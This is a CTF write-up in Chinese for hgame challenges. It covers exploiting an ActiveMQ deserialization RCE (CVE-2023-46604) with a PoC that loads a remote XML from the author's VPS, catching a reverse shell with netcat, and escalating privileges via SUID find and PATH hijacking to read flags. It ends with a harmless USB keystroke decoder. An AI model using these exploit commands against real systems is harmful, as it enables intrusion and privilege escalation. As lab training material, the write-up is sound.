WEB

Reverse and Escalation.

ActiveMQ-RCE，先用admin admin登录管理端，查到版本有洞可以直接利用


CVE-2023-46604

POC来源: https://github.com/X1r0z/ActiveMQ-RCE

改一下poc.xml如何放到VPS上，发送信息反弹shell

PS C:\Users\K1raCa\Documents\CTF\Tools\WEB\ActiveMQ-RCE> .\go_build_ActiveMQ_RCE.exe -i 139.196.186.158 -p 32564 -u http://122.51.117.66/poc.xml
[*] Target: 139.196.186.158:32564
[*] XML URL: http://122.51.117.66/poc.xml
[*] Sending packet: 0000006f1f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c617373506174685d6c4170706c69636174696f6e436f6e74657874010100c687474703a2f2f3132322e35312e3131372e36362f706f632e786d6c

activemq用户权限不够读不了flag，要提权，利用`find`提权然后读取flag



ubuntu@VM-4-8-ubuntu:/var/www/html$ nc -lvvp 10086
Listening on 0.0.0.0 10086
Connection received on 106.14.113.240 55610
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
activemq@gamebox-60-153-2eeb530086ffc2b5:/opt/activemq$ touch kk
touch kk
activemq@gamebox-60-153-2eeb530086ffc2b5:/opt/activemq$ find / -uid 0 -perm -4000 -type f 2>/dev/null
<vemq$ find / -uid 0 -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/find
/usr/bin/sudo
/bin/su
/bin/mount
/bin/umount
activemq@gamebox-60-153-2eeb530086ffc2b5:/opt/activemq$ find kk -exec whoami \;
<530086ffc2b5:/opt/activemq$ find kk -exec whoami \;
root
activemq@gamebox-60-153-2eeb530086ffc2b5:/opt/activemq$ find kk -exec cat /flag \;
<086ffc2b5:/opt/activemq$ find kk -exec cat /flag \;
hgame{d3372c858737da9b52b512ac74c3914c2eae0d35}

Reverse and Escalation Ⅱ.

还是一样的方法拿到shell，但是用`find`命令时出现了~~莫名其妙的~~加法题目

看到hint说要逆向，于是把`/usr/bin/find`用base64编码输出，再用python还原了可执行文件

逆了一下的结果

```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]
```

```
  v3 = time(0LL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

用当前时间作为种子生成随机数，所以用c写了个程序可以制造出一样的随机数，然后构建表达式调用find就能通过加法检验了

（一开始试了试bash脚本，但是随机数的生成方式不一样）

```
/* poc_RE.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

int main()
{
    unsigned int v3;
    unsigned int v6;
    unsigned int v7;
    int i;

    v3 = time(0LL);
    srand(v3);
    char work[500]="find ";

    for (i = 1; i < 40; ++i)
    {
        v7 = rand() % 23333;
        v6 = rand() % 23333;
        char towork[10];
        sprintf(towork, "%d", v7 + v6);
        strcat(towork, " ");
```

```
        strcat(work, towork);
    }
    system(work);
    return 0;
}
```

靶机上是没有gcc的，所以就在vps上编译然后部署，连上靶机用wget获取，之后`chmod 777`赋予执行权限

然后报错了，glibc的版本不兼容，所以在vps上用docker起了个和靶机一样的debian11来编译

```
FROM debian:11

COPY poc_RE.c /usr/src/poc_RE.c

RUN sed -i 's/deb.debian.org/mirrors.tuna.tsinghua.edu.cn/g'
/etc/apt/sources.list \
    && apt-get update && apt-get install -y gcc

WORKDIR /usr/src

RUN gcc poc_RE.c -o poc_RE
RUN mkdir /output && cp exp_DP /output/poc_RE

CMD ["ls", "/output"]

#启动容器后再用docker cp命令把容器内的poc_RE复制出来
```

成功通过检验获得了`ls`的输出结果 ~~然后就卡住了~~

问了一下获得提示，用环境变量劫持命令执行。

因为执行`ls`的时候会根据`$PATH`来寻找可执行文件，所以在环境变量前面加上自建路径就能让命令执行自己设置的可执行文件；而`find`此时已经`setuid(0)`，所以可以用于读取flag

```
#pwd = /opt/activemq
touch ls
echo "cat /flag" > ls
chmod 777 ls
export PATH = /opt/activemq:$PATH
```

```
HTTP request sent, awaiting response... 200 OK
Length: 16896 (16K) [application/octet-stream]
Saving to: 'poc_RE'

     0K .......... ......                                    100% 1.36M=0.01s

2024-02-27 11:23:11 (1.36 MB/s) - 'poc_RE' saved [16896/16896]

activemq@gamebox-60-158-327ed5ba3ce08b69:/opt/activemq$ chmod 777 poc_RE
chmod 777 poc_RE
activemq@gamebox-60-158-327ed5ba3ce08b69:/opt/activemq$ ./poc_RE
./poc_RE
hgame{f06c0ff2e5efe8d924f16bc4de21f32cebd5fe5f}
3599 + 21029 =
24628 correct!
```

MISC

ezKeyboard

流量分析，看`GET DESCRIPTOR Response CONFIGURATION`，1.2是键盘流量，`usb.src == "1.2.3"`筛选出按键信息，导出然后用脚本分析

```
normalKeys = {"04": "a", "05": "b", "06": "c", "07": "d", "08": "e", "09": "f",
"0a": "g", "0b": "h", "0c": "i",
              "0d": "j", "0e": "k", "0f": "l", "10": "m", "11": "n", "12": "o",
"13": "p", "14": "q", "15": "r",
              "16": "s", "17": "t", "18": "u", "19": "v", "1a": "w", "1b": "x",
"1c": "y", "1d": "z", "1e": "1",
              "1f": "2", "20": "3", "21": "4", "22": "5", "23": "6", "24": "7",
"25": "8", "26": "9", "27": "0",
              "28": "<RET>", "29": "<ESC>", "2a": "<BS>", "2b": "\t", "2c": "
<SPACE>", "2d": "-", "2e": "=", "2f": "[",
              "30": "]", "31": "\\", "32": "<NON>", "33": ";", "34": "'", "35":
"`", "36": ",", "37": ".", "38": "/",
              "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "
<F4>", "3e": "<F5>", "3f": "<F6>",
              "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "
<F11>", "45": "<F12>"}
shiftKeys = {"04": "A", "05": "B", "06": "C", "07": "D", "08": "E", "09": "F",
"0a": "G", "0b": "H", "0c": "I",
             "0d": "J", "0e": "K", "0f": "L", "10": "M", "11": "N", "12": "O",
"13": "P", "14": "Q", "15": "R",
             "16": "S", "17": "T", "18": "U", "19": "V", "1a": "W", "1b": "X",
"1c": "Y", "1d": "Z", "1e": "!",
             "1f": "@", "20": "#", "21": "$", "22": "%", "23": "^", "24": "&",
"25": "*", "26": "(", "27": ")",
             "28": "<RET>", "29": "<ESC>", "2a": "<BS>", "2b": "\t", "2c": "
<SPACE>", "2d": "_", "2e": "+", "2f": "{",
             "30": "}", "31": "|", "32": "<NON>", "33": "\"", "34": ":", "35":
"~", "36": "<", "37": ">", "38": "?",
             "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "
<F4>", "3e": "<F5>", "3f": "<F6>",
             "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "
<F11>", "45": "<F12>"}

cap = False      #不用全局的话出循环后cap值会恢复


def key_anal(state, now_line, pre_line):
    output = []
    global cap

    if state == "02":
        shift = True
    else:
        if state == "01":
            return output
        else:
            shift = False
```

```
    for key in now_line:
        if key in pre_line:
            continue
        else:
            if shiftKeys[key] == "<CAP>":
                cap = not cap
                continue

            if shift:
                char = shiftKeys[key]
            else:
                char = normalKeys[key]

            if cap and char.isupper():
                char = char.lower()
            else:
                if cap and char.islower():
                    char = char.upper()

            output.append(char)

    return output


def key_conv(filename):
    with open(filename, "r") as file:
        pre_line = []
        output = ""

        for line in file:
            now_line = []
            state = line[2:4]
            for i in range(6, len(line), 2):
                key = line[i:i + 2]
                if key == "00":
                    break
                now_line.append(key)
            keys = key_anal(state, now_line, pre_line)
            for key in keys:
                if key == "<BS>":
                    output = output[:-1]
                    continue
                else:
                    output += key
            pre_line = now_line

    return output


if __name__ == "__main__":
    flag = key_conv("KeyStream.txt")
    print(flag)
```